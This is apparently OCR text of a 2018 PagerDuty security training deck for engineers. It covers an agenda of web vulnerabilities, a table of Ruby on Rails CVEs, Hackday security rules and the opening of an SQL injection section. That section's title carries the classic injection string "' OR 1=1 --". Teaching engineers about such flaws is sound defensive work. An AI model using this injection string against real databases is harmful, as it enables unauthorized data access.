Security Training For Engineers

APRIL 2018

Rich Adams
Security & Incident Response

“No way I’m giving you a quote after you made fun of me in the quote for the last training. Training was good though.”

True dat.

Arup Chakrabarti

Security Enthusiast Manager

Still Rich’s boss. But Rich almost definitely won’t have a job after this.

PUBLIC

*Slide **can** be shared publicly with family/friends, Twitter, etc.*

RESTRICTED

*Slide can only be shared with customers **under an NDA**.*

INTERNAL ONLY

*Slide is not to be shared with **anyone** outside of PagerDuty.*

Identify, exploit, and protect against a wide variety of security vulnerabilities.

1. Story Time!
2. SQL Injection
3. Storing Passwords
4. Encryption
5. Secret Management
6. Cross-Site Scripting (XSS)
7. Cross-Site Request Forgery (CSRF)
8. Account Enumeration
9. Session Management
10. Permissions
11. Buffer Overflows (& Other Classics)
12. Wrap Up

“The framework takes care of that for me…”

Often starts with “Well, actually…”

Rubyonrails » Ruby On Rails : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9


Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Total number of vulnerabilities : **78** Page : 1 (This Page) 2

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2017-17920	89		Exec Code Sql	2017-12-29	2018-01-10	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
** DISPUTED ** SQL injection vulnerability in the 'reorder' method in Ruby on Rails 5.1.4 and earlier allows remote attackers to execute arbitrary SQL commands via the 'name' parameter. NOTE: The vendor disputes this issue because the documentation states that this method is not intended for use with untrusted input.														
2	CVE-2017-17919	89		Exec Code Sql	2017-12-29	2018-01-10	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
** DISPUTED ** SQL injection vulnerability in the 'order' method in Ruby on Rails 5.1.4 and earlier allows remote attackers to execute arbitrary SQL commands via the 'id desc' parameter. NOTE: The vendor disputes this issue because the documentation states that this method is not intended for use with untrusted input.														
3	CVE-2017-17917	89		Exec Code Sql	2017-12-29	2018-01-10	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
** DISPUTED ** SQL injection vulnerability in the 'where' method in Ruby on Rails 5.1.4 and earlier allows remote attackers to execute arbitrary SQL commands via the 'id' parameter. NOTE: The vendor disputes this issue because the documentation states that this method is not intended for use with untrusted input.														
4	CVE-2017-17916	89		Exec Code Sql	2017-12-29	2018-01-10	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
** DISPUTED ** SQL injection vulnerability in the 'find_by' method in Ruby on Rails 5.1.4 and earlier allows remote attackers to execute arbitrary SQL commands via the 'name' parameter. NOTE: The vendor disputes this issue because the documentation states that this method is not intended for use with untrusted input.														
5	CVE-2016-6317	284		Bypass	2016-09-07	2016-11-28	5.0	None	Remote	Low	Not required	None	Partial	None
Action Record in Ruby on Rails 4.2.x before 4.2.7.1 does not properly consider differences in parameter handling between the Active Record component and the JSON implementation, which allows remote attackers to bypass intended database-query restrictions and perform NULL checks or trigger missing WHERE clauses via a crafted request, as demonstrated by certain "[nil]" values, a related issue to CVE-2012-2660, CVE-2012-2694, and CVE-2013-0155.														
6	CVE-2016-6316	79		XSS	2016-09-07	2017-12-08	4.3	None	Remote	Medium	Not required	None	Partial	None
Cross-site scripting (XSS) vulnerability in Action View in Ruby on Rails 3.x before 3.2.22.3, 4.x before 4.2.7.1, and 5.x before 5.0.0.1 might allow remote attackers to inject arbitrary web script or HTML via text declared as "HTML safe" and used as attribute values in tag handlers.														
7	CVE-2016-2098	20		Exec Code	2016-04-07	2017-09-02	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
Action Pack in Ruby on Rails before 3.2.22.2, 4.x before 4.1.14.2, and 4.2.x before 4.2.5.2 allows remote attackers to execute arbitrary Ruby code by leveraging an application's unrestricted use of the render method.														

KEY TAKEAWAY




Don’t trust frameworks blindly, make sure you understand the underlying principles.


“But it’s just temporary for a Hackday”

Hackday Security

- Just because it’s a Hackday, doesn’t mean you can ignore the rules.
- Don’t change firewall or disable security settings because “it’s quicker”.
- Don’t use a public repo to build your Hackday.
- Don’t use customer data for Hackdays.

Story Time!




[REDACTED]

KEY TAKEAWAY

Every system has security issues.

[REDACTED]


SQL Injection' OR 1=1 --



DEFINITION

User input being executed in an SQL query at runtime.

DON’T DO THIS

